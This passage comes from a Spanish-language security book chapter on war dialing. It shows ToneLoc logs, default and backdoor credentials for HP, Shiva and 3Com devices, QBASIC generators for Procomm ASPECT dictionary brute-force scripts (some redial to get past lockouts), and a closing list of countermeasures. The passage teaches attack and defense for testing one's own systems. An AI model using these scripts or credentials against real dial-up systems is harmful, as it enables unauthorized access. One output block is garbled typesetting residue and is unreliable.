Profile Name:	BOSTON_OFFICE_1_AUG2001, BOSTON_OFFICE_2_AUG2001, BOSTON_OFFICE_3_AUG2001
Report Generated:	Friday, August 24 2001 13:53:06
Time of First Call:	Monday, August 06 2001 15:06:53
Time of Last Call:	Monday, August 06 2001 17:51:00
Elapsed Time During Scan:	2 hours, 45 minutes, 53 seconds
Phone Numbers Assigned to Dial:	74
Number of calls made:	176
Phone Numbers Dialed using Single Call Detect™:	74
Phone Numbers Dialed using Data-only Mode:	74
Phone Numbers Dialed using Fax-only Mode:	68
Phone Numbers Checked for Data:	74
Phone Numbers Checked for Fax:	68
Search for modems completed:	100.0%
Search for fax machines completed:	91.9%
Username/password guessing completed:	0.0%
Modems found:	22
Systems compromised:	n/a

When the report was generated, PhoneSweep was configured to scan for both fax machines and modems.

PhoneSweep was configured to only connect to modems, but not to identify or attempt to penetrate them.

There were a total of 176 simulated calls made in this profile when the report was generated.

Figura 6-6 Una pequeña parte de ejemplo de un informe de PhoneSweep.

Técnicas para explotar el portador

Popularidad:	*9*
Simplicidad:	*5*
Impacto:	*8*
Evaluación del riesgo:	***7***

Por sí solo, el marcado telefónico de guerra puede revelar fácilmente módems penetrados, pero con mayor frecuencia son necesarios el examen cuidadoso de informes de marcado telefónico y los seguimientos manuales para determinar si realmente es muy vulnerable una conexión de marcado telefónico particular. Por ejemplo, el siguiente extracto (limpiado) de un archi-

vo FOUND.LOG de ToneLoc muestra algunas respuestas típicas (se ha editado para que sea breve):

```
7-NOV-2002 20:35:15 9,5551212 C: CONNECT 2400

HP665-400:
Expected a HELLO command. (CIERR 6057)

7-NOV-2002 20:35:15 9,5551212 C: CONNECT 2400

@ Userid:
Password?
Login incorrect

7-NOV-2002 20:37:15 9,5551212 C: CONNECT 2400

Welcome to 3Com Total Control HiPer ARC (TM)
Networks That Go The Distance (TM)
login:
Password:
Login Incorrect

7-NOV-2002 20:38:15 9,5551212 C: CONNECT 2400

._Please press <Enter>..._I PJack Smith    _    JACK SMITH
[CARRIER LOST AFTER 57 SECONDS]
```

Seleccionamos a propósito estos ejemplos para ilustrar un tema clave relacionado con la combinación de registros de resultados: es irreemplazable la experimentación con una gran variedad de servidores de marcado telefónico y sistemas operativos. Por ejemplo, la primera respuesta parece de un sistema HP (HP995-400), pero la cadena resultante acerca del comando "HELLO" está, de alguna forma, cifrada. El marcado manual de este sistema con software de terminal de datos común establecido para enumerar una terminal VT-100 al usar el protocolo ASCII produce ciertos resultados inescrutables (a menos que los intrusos estén familiarizados con los sistemas MPE-XL de rango medio de Hewlett-Packard y sepan que la sintaxis de inicio de sesión es "HELLO USER:ACCT" seguida por una contraseña, cuando se pide). Después pueden intentar lo siguiente:

```
CONNECT 57600
HP995-400: HELLO FIELD.SUPPORT
PASSWORD= TeleSup
```

"FIELD.SUPPORT" y "TeleSup" son un nombre de cuenta y una contraseña comunes, respectivamente, que pueden producir resultados positivos. Un poco de investigación y unas bases profundas pueden hacer mucho por revelar agujeros donde otros sólo ven barricadas.

Nuestro segundo ejemplo es un poco más simple. La sintaxis "@Userid" muestra su característica de servidor de acceso remoto Shiva LAN Rover (todavía encontramos esto ocasionalmente, aunque Intel ha descontinuado este producto). Con ese fragmento y algo de investigación

rápida, los atacantes pueden aprender más acerca de LAN Rovers. Una buena adivinación en este ejemplo es "supervisor" o "admin" con contraseña NULL. Se sorprendería de ver la frecuencia con que este trabajo de adivinanza realmente funciona para sorprender a administradores perezosos.

El tercer ejemplo amplifica aún más el hecho de que hasta el conocimiento más simple del vendedor y modelo del sistema que responde la llamada puede ser devastador. Una antigua cuenta de puerta trasera conocida está asociada con los dispositivos de acceso remoto 3Com Total Control HiPer ARC: "adm" con una contraseña NULL. En esencia, este sistema está abierto si no se implementa su reparación.

Pasaremos directo a nuestro ejemplo final: esta respuesta es característica del software de control remoto pcAnywhere de Symantec. Si el propietario del sistema "JOSÉ PÉREZ" es inteligente y ha establecido una contraseña de una complejidad incluso marginal, tal vez no vale la pena más esfuerzo, pero, al parecer, hoy en día dos de cada tres usuarios de pcAnywhere nunca se preocupan por establecer una. (¡Sí, esto está basado en experiencia real!)

También debemos mencionar aquí que los portadores no son lo único de interés que puede descubrir en un escaneo de marcado telefónico de guerra. Muchos PBX y sistemas de correo de voz también son trofeos clave buscados por los atacantes. En particular, algunos PBX pueden configurarse para permitir marcado telefónico remoto y responderán a un segundo tono de marcado telefónico cuando se ingresa el código correcto. Si se aseguran de manera inapropiada, estas características pueden permitir a los intrusos hacer llamadas de larga distancia en cualquier lugar del mundo en representación de otra persona. No pase por alto estos resultados cuando coteje sus datos de marcado telefónico de guerra para presentarlos al administrador.

La cobertura exhaustiva de posibles respuestas ofrecidas por sistemas de marcado telefónico remoto tomaría casi el resto de este libro, pero esperamos que lo anterior le dé una prueba de los tipos de sistema que puede encontrarse cuando pruebe la seguridad de su organización. Tenga una mente abierta, y consulte a otros, incluidos los vendedores, para recibir consejos. Tal vez uno de los sitios más detallados para anuncios y técnicas de explotación de portador es Wall of Voodoo de M4phr1k, de Stephan Barnes (http://www.m4phr1k.com), dedicado a la comunidad de marcado telefónico de guerra (este vínculo está disponible en el sitio que acompaña a Hacking Exposed). El sitio ha estado activo durante las seis ediciones de este libro y ha mantenido vigilancia constante en el estado de marcado telefónico de guerra, junto con el hackeo de PBX y correo de voz.

Suponiendo que ha encontrado un sistema que presenta un indicador de ID de usuario/contraseña, y que no se adivina de forma trivial, ¿entonces qué? ¡Audítelos al usar ataques de diccionario y fuerza bruta, por supuesto! Como hemos mencionado, PhoneSweep incluye capacidades de adivinación de contraseña (que debe revisar dos veces), pero existen opciones para los tipos que les gusta hacer las cosas por sí mismos. Login Hacker de THC, que es en esencia un compilador de lenguaje de secuencia de comandos parecido a DOS, incluye varias secuencias de comandos de ejemplo. Existen secuencias simples y complejas escritas en el lenguaje de programación ASPECT de Procomm Plus. Pueden intentar tres adivinaciones, volver a marcar después de que el sistema de destino cuelga, intentar tres más, y así sucesivamente. Por lo general, esta violación ruidosa no es recomendable en sistemas de marcado telefónico, y una vez más, tal vez sea ilegal realizarlo contra sistemas que no le pertenecen. Sin embargo, si desea probar la seguridad de sistemas que le pertenecen, el esfuerzo se vuelve, en esencia, una prueba en hackeo por fuerza bruta.

CREACIÓN DE SECUENCIAS DE COMANDOS PARA FUERZA BRUTA (LA FORMA CASERA)

Una vez que los resultados de la salida de cualquier marcador telefónico de guerra están disponibles, el siguiente paso consiste en ordenar los resultados en lo que denominamos *dominios*. Como ya mencionamos, la experiencia con gran variedad de servidores de marcado telefónico y sistemas operativos es irreemplazable. La manera en que seleccione cuáles sistemas penetrará más depende de varios factores, como el tiempo y el esfuerzo que está dispuesto a gastar, el ancho de banda de la computadora que está a su disposición, y de sus habilidades de adivinación y creación de secuencias de comandos.

Devolver la llamada a los módems en escucha descubiertos con software de comunicación simple es el primer paso crítico para colocar los resultados en dominios para fines de prueba. Cuando devuelva una llamada a una conexión, es importante que trate de entender las características de la conexión. Esto tendrá sentido cuando analicemos la agrupación de las conexiones encontradas en dominios para prueba. Los factores importantes caracterizan una conexión de módem y, por lo tanto, le ayudaremos con sus esfuerzos de creación de secuencias de comandos. Aquí se muestra una lista general de factores que habrán de identificarse:

- Si la conexión tiene un umbral de tiempo de espera y de números de intentos antes de desconectarse.
- Si exceder los umbrales deja la conexión inútil (esto pasa en ocasiones).
- Si la conexión sólo se permite en ciertos momentos.
- Si puede suponer correctamente el nivel de autentificación (es decir, sólo ID de usuario o sólo ID de usuario y contraseña).
- Si la conexión tiene un método de identificación único que parece una respuesta de desafío, como SecurID.
- Si puede determinar el número máximo de caracteres para respuestas al ID de usuario o los campos de contraseña.
- Si puede determinar cualquier cosa acerca de la creación de caracteres alfanuméricos o especiales de los campos de ID de usuario y contraseña.
- Si puede obtenerse cualquier información adicional al escribir otros tipos de caracteres de escape en el teclado, como CTRL-C, CTRL-Z, ?, etcétera.
- Si están presentes anuncios del sistema o han cambiado desde el primer intento de descubrimiento y qué tipo de información se presenta en ellos. Esto puede ser útil para esfuerzos de intentos de adivinación o ingeniería social.

Una vez que tiene esta información, por lo general puede colocar las conexiones en lo que se llamará de manera amplia *dominios de penetración de marcado telefónico de guerra*. Para este ejemplo, tiene que considerar cuatro dominios cuando intenta más penetración de los sistemas descubiertos, más allá de simples técnicas de adivinación en el teclado (a partir de Fruta madura). Por lo tanto, el área que debemos eliminar primero, que llamaremos *Fruta madura*, es más jugosa en términos de sus probabilidades y producirá los mejores. Los otros dominios de fuerza bruta se basan principalmente en el número de mecanismos de autentificación y el número de intentos permitidos para tratar de acceder a esos mecanismos. Si está usando estas técnicas de fuerza

bruta, le avisamos que la tasa de éxito es baja comparada con la Fruta madura; no obstante, explicaremos cómo realizar la creación de secuencias de comandos, si desea seguir adelante. Los dominios pueden mostrarse como lo siguiente:

Fruta madura	Son contraseñas adivinadas fácilmente o de uso común para sistemas identificables. (Aquí cuenta la experiencia.)
Primero (una sola autentificación, intentos ilimitados)	Son sistemas con un solo tipo de contraseña o ID, y el módem no se desconecta después de un número determinado de intentos fallidos.
Segundo (una sola autentificación, intentos limitados)	Son sistemas con un solo tipo de contraseña o ID, y el módem se desconecta después de un determinado número de intentos fallidos.
Tercero (autentificación dual, intentos ilimitados)	Son sistemas donde hay dos tipos de mecanismos de autentificación, como ID y contraseña, y el módem no se desconecta después de un número determinado de intentos fallidos.*
Cuarto (autentificación dual, intentos limitados)	Son sistemas donde existen dos tipos de mecanismos de autentificación, como ID y contraseña, y el módem se desconecta después de un número predeterminado de intentos fallidos.*

*** La autentificación dual no es la de dos factores clásica, donde se pide al usuario que produzca dos tipos de credenciales: algo que tienen y algo que conocen.**

En general, cuanto más baje en la lista de dominios, más tardará en penetrar un sistema. A medida que baje por los dominios, el proceso de creación de secuencias de comandos se vuelve más sensible, debido al número de acciones que necesita realizar. Ahora ahondemos más en el corazón de nuestros dominios.

Fruta madura

Popularidad:	*10*
Simplicidad:	*9*
Impacto:	*10*
Evaluación del riesgo:	***10***

Este dominio de marcado telefónico tiende a tomar menos tiempo. Con suerte, proporciona gratificación instantánea. No se necesita ser experto en creación de secuencias de comandos, así que, en esencia, es un proceso de adivinación. Sería imposible hacer una lista de todos los ID y las contraseñas de uso común para todos los sistemas capaces de marcado telefónico, así que no lo intentaremos. Listas y referencias abundan dentro de este texto y en Internet. Un ejemplo en Internet se mantiene en http://www.phenoelit-us.org/dpl/dpl.html y contiene ID de usuario y contraseñas predeterminadas para muchos sistemas populares. Una vez más, la experiencia de

ver una multitud de resultados de compromisos de marcado telefónico de guerra y de jugar con el conjunto resultante de posibles sistemas será de inmensa ayuda. La capacidad de identificar la firma o pantalla de un tipo de sistema de marcado telefónico ayuda a proporcionar las bases a partir de las cuales puede empezar a utilizar los ID o las contraseñas predeterminadas para el sistema. Sea cual sea la lista que use o consulte, la clave aquí está en no gastar más tiempo del necesario para revisar todas las posibilidades de ID y contraseñas predeterminadas. Si no tiene éxito, vaya al siguiente dominio.

Una sola autentificación, intentos ilimitados

Popularidad:	*9*
Simplicidad:	*8*
Impacto:	*10*
Evaluación del riesgo:	***9***

Nuestro primer dominio de fuerza bruta toma, en teoría, el menor tiempo para tratar de penetrar, considerando la creación de secuencias de comandos de fuerza bruta, pero puede ser el más difícil de ordenar. Esto se debe a que lo que parece un mecanismo de una sola autentificación, como el del siguiente ejemplo (revise el listado de código 6-1A), en realidad puede ser una autentificación doble, una vez que se conoce el ID de usuario correcto (consulte el listado de código 6-1B). Un ejemplo de un verdadero primer dominio se muestra en el listado de código 6-2, donde vemos un mecanismo de una sola autentificación que permite intentos de adivinación ilimitados.

Listado de código 6-1A. Ejemplo de lo que parece un primer dominio, que puede cambiar si se inserta el ID de usuario correcto

```
XX-Jul-XX 09:51:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@Userid:
@Userid:
@Userid:
@Userid:
@Userid:
@Userid:
@Userid:
```

Listado de código 6-1B. Ejemplo que muestra el cambio, una vez que el ID de usuario correcto se inserta

```
XX-Jul-XX 09:51:08 91XXX5551234 C: CONNECT 600/ARQ/V32/LAPM
@ Userid: lanrover1
Password: xxxxxxxx
```

Ahora regresemos a nuestro primer ejemplo de dominio verdadero (revise el listado de código 6-2). En este ejemplo, todo lo que se necesita para obtener acceso al sistema de destino es una contraseña. También es importante observar el hecho de que esta conexión permite intentos ilimitados. Por lo tanto, el siguiente paso es crear una secuencia de comandos para un intento de fuerza bruta con un diccionario de contraseñas.

Listado de código 6-2. Ejemplo de un primer dominio verdadero

```
XX-Jul-XX 03:45:08 91XXX5551234 C: CONNECT 600/ARQ/V32/LAPM

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

(sigue de forma ilimitada)
```

Para nuestro primer dominio de ejemplo verdadero necesitamos emprender el proceso de creación de secuencias de comandos, que puede hacerse con utilidades simples basadas en ASCII. Lo que sigue no es programación compleja sino ingenio simple para escribir la secuencia de comandos, compilarla y ejecutarla para que haga intentos repetidos mientras haya entradas en nuestro diccionario. Como ya se mencionó, una de las herramientas de más uso para creación de secuencias de comandos de comunicaciones de módem es Procomm Plus y el lenguaje de secuencias de comandos ASPECT. Procomm Plus ha existido desde hace muchos años y ha sobrevivido las pruebas de uso de las versiones anteriores de DOS para las nuevas versiones de 32 bits. Además, la ayuda y documentación en el lenguaje ASPECT son excelentes.

Nuestra primera meta para los ejercicios de creación de secuencias de comandos consiste en obtener un archivo de código fuente con una secuencia de comandos y después convertir esa secuencia en un objeto de módulo. Una vez que tenemos el módulo de destino, necesitamos probar su uso en unas 10 a 20 contraseñas, y después en una secuencia de comandos para un diccionario grande. El primer paso consiste en crear un archivo de código fuente de ASPECT. En versiones antiguas de Procomm Plus, los archivos ASP fueron la fuente y los ASX el destino. Algunas versiones antiguas de Procomm Plus, como Test Drive PCPLUSTD (las instrucciones para uso y configuración se encuentran en http://www.m4phr1k.com), permitían la ejecución directa de fuente ASP cuando ejecutaban una secuencia de comandos. En nuevas versiones GUI de Procomm Plus, a estos mismos archivos se les conoce como WAS y WSX (fuente y destino), respectivamente. Sin importar la versión, la meta es la misma: crear una secuencia de comandos de fuerza bruta al usar nuestros ejemplos mostrados antes que se ejecutarán una y otra vez de manera constante al usar una gran cantidad de palabras de diccionario.

La creación de la secuencia de comandos es un ejercicio de nivel relativamente bajo y, por lo general, puede hacerse en cualquier editor común. La parte difícil consiste en insertar la contraseña u otras variables de diccionario en la secuencia de comandos. Procomm Plus tiene la capacidad de manejar cualquier archivo externo que alimentemos en la secuencia de comandos, como la variable de contraseña (digamos, de una lista de diccionario) mientras se ejecuta la secuencia de comandos. Tal vez quiera experimentar con intentos de contraseña que están codifi-

cados en una sola secuencia de comandos, o quizá tiene llamadas externas a archivos de contraseña. Reducir la cantidad de variables de programa durante ejecución de secuencia de comandos puede incrementar las posibilidades de éxito.

Debido a que nuestro método y nuestra meta están basadas, sobre todo, en ASCII y son de nivel relativamente bajo en el método, puede usarse QBASIC para DOS para crear una secuencia de comandos fuente simple. El siguiente listado de código muestra un archivo de QBASIC simple utilizado para crear la secuencia de comandos de los ejemplos anteriores. Llamaremos a este archivo 5551235.BAS (la extensión .BAS es para QBASIC). Este programa puede utilizarse para crear las secuencias de comandos necesarias para intentar el uso de fuerza bruta en nuestro primer dominio de ejemplo. Lo que sigue es un ejemplo de un programa de QBASIC que crea una secuencia de comandos ASPECT para el archivo fuente Procomm Plus 32 (WAS) al usar el objetivo de dominio de ejemplo anterior y un diccionario de contraseñas. En la secuencia de comandos completa también se supone que el usuario creará primero una entrada de marcado telefónico en el directorio de marcación Procomm Plus llamado 5551235. La entrada de marcado telefónico suele tener todas las características de una conexión que permite al usuario especificar el archivo de registro. La capacidad de tener un archivo de registro es una característica importante (que se analizará en breve) cuando intente una secuencia de comandos de fuerza bruta con el tipo de métodos que revisaremos aquí.

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNITL EOF(1)
LINE INPUT #1, in$
In$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Sus archivos de diccionario de contraseñas comunes pueden contener cualquier número de palabras comunes, incluidas las siguientes:

```
yo
yo1
yo2
yodo
yoduro1
yoduro2
yoga
```

```
yogui
yoguis
yoguis1
yomismo
yomero

(etcétera)
```

Puede usarse cualquier tamaño de diccionario, y la creatividad es un extra aquí. Si sabe algo acerca de la organización de destino, como los nombres o apellidos o equipos de deportes locales, esas palabras pueden agregarse al diccionario. La meta es crear un diccionario que sea robusto para revelar una contraseña válida en el sistema de destino.

El siguiente paso en nuestro proceso consiste en tomar el archivo 5551235.WAS resultante y llevarlo al compilador de secuencias de comandos ASPECT. Después compilamos y ejecutamos la secuencia de comandos:

```
333;TrackType=0;><$&~Frame 476 (9)>: ;><$&~Frame 476 (9)>:
<$THAlign=L;SpAbove=333,TrackType=0;><$&~Frame 476 (9)>:
```

Debido a que esta secuencia de comandos intenta adivinar repetidamente contraseñas, debe activar el registro antes de ejecutarla. Al registrar se escribirá la sesión de secuencia de comandos completa en un archivo para que pueda regresar después y ver el archivo para determinar si tuvo éxito. En este punto tal vez se pregunte por qué no querría que la secuencia de comandos esperara un evento exitoso (obtener la contraseña correcta). La respuesta es simple. Debido a que no sabe lo que verá después de que, en teoría, revele la contraseña, no podrá escribirse en la secuencia de comandos. Puede crear una secuencia de comandos para anomalías de parámetro de inicio de sesión y hacer que su archivo se procese de esa forma; escribir cualquiera de estas anomalías en un archivo para revisión adicional y para posible devolución de llamada al usar técnicas de Fruta madura. Si sabe cómo se ve el resultado después de una entrada de contraseña correcta, entonces puede crear una secuencia de comandos con una porción del código ASPECT para aplicar un WAITFOR a cualquier respuesta correcta y establecer una marca o condición, una vez que esa condición se cumpla. Cuantas más variables de sistema se procesen durante la ejecución de secuencia de comandos, más probabilidades habrá de que ocurran eventos aleatorios. Es simple diseñar el proceso de registro de la sesión, pero su revisión consume tiempo. Puede presentarse sensibilidad adicional en el proceso de creación de secuencias de comandos. Equivocarse por un solo espacio más entre caracteres de los que espera o de los que ha enviado a un módem puede desactivar la secuencia de comandos. Por lo tanto, es mejor probarla al usar de 10 a 20 contraseñas un par de veces para asegurarse de que ha creado este ejercicio repetido de tal forma que va a soportar una cantidad mucho mayor de intentos repetidos. Una advertencia: cada sistema es diferente, y hacer secuencias para un ataque de fuerza bruta de diccionario grande requiere trabajar con la secuencia de comandos para determinar los parámetros del sistema que ayudarán a asegurar que pueda ejecutarse todo el tiempo que se espera.

Una sola autentificación, intentos limitados

Popularidad:	*8*
Simplicidad:	*9*
Impacto:	*9*
Evaluación del riesgo:	***9***

Se requiere más tiempo y esfuerzo para intentar penetrar el segundo dominio. Esto es porque necesita agregarse un componente adicional de la secuencia de comandos. Al usar nuestros ejemplos mostrados hasta el momento, revisemos un resultado del segundo dominio en el listado de código 6-3. Observará una pequeña diferencia aquí cuando se compara con nuestro primer dominio de ejemplo. En este ejemplo, después de tres intentos, aparecen los caracteres "ATH0". Éste (ATH0) es el carácter Hayes Módem típico de Colgado. Lo que esto significa es que esta conexión particular se cuelga después de tres intentos de inicio de sesión sin éxito. Pueden ser cuatro, cinco o seis, o algún otro número de intentos, pero el propósito demostrado aquí es que sepa cómo marcar de nuevo la conexión después de que se ha pasado un umbral de intentos de conexión. La solución a este dilema consiste en agregar algún código para manejar la devolución de llamada después de que se ha alcanzado el umbral de intentos de inicio de sesión y de que el módem se desconecta (consulte el listado de código 6-4). En esencia, esto significa adivinar la contraseña tres veces y después volver a marcar la conexión y reiniciar el proceso.

Listado de código 6-3. Ejemplo de un segundo dominio real

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 600/ARQ/V32/LAPM

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.
ATH0
```

(Observe el ATH0 importante, que es el carácter Hayes típico establecido en Colgar.)

Listado de código 6-4. Ejemplo de un programa QBASIC (llamado 5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
```

```
PRINT #2, "proc main"
DO UNITL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
In$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
In$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
In$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Autentificación dual, intentos ilimitados

Popularidad:	*6*
Simplicidad:	*9*
Impacto:	*8*
Evaluación del riesgo:	***8***

El tercer dominio se genera a partir del primero, pero ahora debido a que deben adivinarse dos cosas (considerando que no sabe el ID de usuario), en teoría este proceso toma más tiempo en ejecutarse que nuestro primero y segundo ejemplos de dominio. También debemos mencionar que la sensibilidad de este tercer dominio y el cuarto proceso de dominio siguiente es más compleja, debido teóricamente a que se transfieren más teclas al sistema de destino. La complejidad aumenta porque hay más probabilidades de que algo salga mal durante la ejecución de la secuencia de comandos. Las secuencias utilizadas para generar estos tipos de métodos de fuerza bruta son similares en concepto a las demostradas antes. En el listado de código 6-5 se muestra un objetivo, y en el listado de código 6-6 se ve un ejemplo de un programa QBASIC para hacer la secuencia de comandos ASPECT.

Listado de código 6-5. Ejemplo de tercer dominio de destino

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Username: guest
Password: xxxxxxxx
Username: guest
```

```
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx

(y así sucesivamente)
```

Lista de código 6-6. Ejemplo de programa QBASIC (llamado 5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNITL EOF(1)
LINE INPUT #1, in$
In$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Autentificación dual, intentos limitados

Popularidad:	*3*
Simplicidad:	*10*
Impacto:	*8*
Evaluación del riesgo:	***7***

El cuarto dominio se genera a partir de nuestro tercer dominio. Ahora, debido a que se tienen que adivinar dos cosas (suponiendo que no sabe el ID de usuario) y a que tiene que devolver la llamada después de cierta cantidad de intentos, en teoría este proceso tarda más en ejecutarse que cualquiera de nuestros dominios de ejemplo anteriores. Las secuencias de comandos utilizadas para generar estos métodos son similares en concepto a las demostradas antes. En el listado de código 6-7 se muestra el resultado de atacar un objetivo. El listado de código 6-8 es un ejemplo de programa QBASIC para crear la secuencia de comandos ASPECT.

Listado de código 6-7. Ejemplo de cuarto dominio objetivo

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 600/ARQ/V32/LAPM

Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
+++
```

Lista de código. 6-8. Ejemplo de programa QBASIC (llamado 5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNITL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
In$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
In$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
In$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Una última herramienta que habremos de mencionar es iWar (http://www.softwink.com/iwar/). Lo estupendo de iWar es que da soporte al marcado telefónico de guerra a través de Voice Over IP (VoIP, voz sobre IP), que significa que ¡puede tirar las viejas y obsoletas líneas telefónicas y utilizar Internet para escaneo!

Una nota final sobre creación de secuencias de comandos de fuerza bruta

Los ejemplos que se han mostrado hasta ahora son reales y funcionan en sistemas que hemos observado. La salida y un análisis más detallado de estas técnicas están disponibles en http://www.m4phr1k.com. Su tamaño puede variar en la sensibilidad que el proceso de creación de secuencias de comandos necesita para llevarse a cabo. El proceso es de prueba y error hasta que encuentre la secuencia de comandos que funciona perfectamente para su situación particular. Tal vez se utilicen otros lenguajes para realizar las mismas funciones, pero para simplicidad y brevedad nos hemos apegado a métodos simples basados en ASCII. Una vez más, le recordamos que estos procesos particulares que hemos demostrado *requieren que active un archivo de registro antes de la ejecución*, porque no hay procesamiento de archivo adjunto a ninguna de estas secuencias de comandos de ejemplo. Aunque tal vez sea fácil hacer que estas secuencias de comandos funcionen con éxito, podría ejecutarlas y regresar después de unas horas de ejecución para encontrar que no hay un archivo de registro ni nada que demuestre su trabajo. Tratamos de ahorrarle un dolor de cabeza.

Medidas de seguridad de marcado telefónico

Hemos hecho esto lo más fácil posible. Aquí se muestra una lista numerada de problemas que habrán de resolverse cuando planee seguridad para marcado telefónico en su organización. Hemos ordenado esta lista con base en la dificultad de implementación, de fácil a difícil, así que puede llegar a Fruta madura primero y resolver las iniciativas más amplias mientras sigue adelante. Un lector inteligente observará que esta lista es muy parecida a una directiva de seguridad de marcado telefónico:

1. Haga un inventario de las líneas de marcado telefónico existentes. ¡Diablos!, ¿cómo podría hacer un inventario de todas esas líneas? Vuelva a leer este capítulo, observe el uso continuo del término "marcado telefónico de guerra". Observe la conectividad de marcado telefónico no autorizada y olfatee para ver lo que puede significar.
2. Consolide toda la conectividad por marcado telefónico en un banco de módems central, coloque el banco como una conexión no confiable de la red interna (es decir, un DMZ), y use una tecnología de detección de intrusiones y firewall para limitar y monitorear la información de cuenta.
3. Haga que resulte más difícil encontrar las líneas análogas. No las coloque en el mismo rango que los números corporativos, y no dé números telefónicos en el registro InterNIC para su nombre de dominio.
4. Verifique que el equipo de telecomunicaciones más cercano esté físicamente seguro. Muchas empresas mantienen sus líneas de teléfono en armarios sin cerradura, en áreas públicamente expuestas.
5. Vigile de manera regular las características de registro dentro del software de marcado telefónico. Busque intentos fallidos, actividad a deshoras y patrones de uso inusuales. Use Caller ID para almacenar todos los números de teléfono entrantes.
6. **¡Fácil e importante!** En el caso de líneas que se usan para el trabajo, deshabilite cualquier información de anuncios presentada al conectarse, reemplazándola con la solicitud de inicio de sesión más inescrutable que pueda pensar. También considere publicar una advertencia que amenace la prosecución de uso no autorizado.

7. Haga que se necesiten sistemas de autentificación de dos factores para todo el acceso remoto. La *autentificación de dos factores* requiere que los usuarios produzcan dos credenciales (algo que tienen y algo que saben) para obtener acceso al sistema. Un ejemplo son las fichas de contraseña de una vez SecurID disponibles en RSA Security. Está bien, sabemos que esto suena fácil pero a menudo es logística y financieramente impráctico. Sin embargo, no hay otro mecanismo que elimine casi todos los problemas que hemos cubierto hasta el momento. Veamos la sección "Resumen", al final de este capítulo, para conocer otras compañías que ofrecen esos productos. Si se falla en esto, debe imponerse una directiva estricta de complejidad de contraseña.
8. Imponga autentificación para devolver llamada. *Devolver una llamada* significa que el sistema de acceso remoto está configurado para colgar a cualquiera que llame y para volver a conectarse de inmediato a un número predeterminado (donde se supone que se localiza quién hizo la primera llamada). Para mayor seguridad, use un conjunto de módems separado para la capacidad de devolución de llamada y niegue el acceso de entrada a esos módems (al usar el hardware del módem o el propio sistema telefónico). Ésta es también una de esas soluciones poco prácticas, sobre todo para muchas compañías modernas con millares de usuarios móviles.
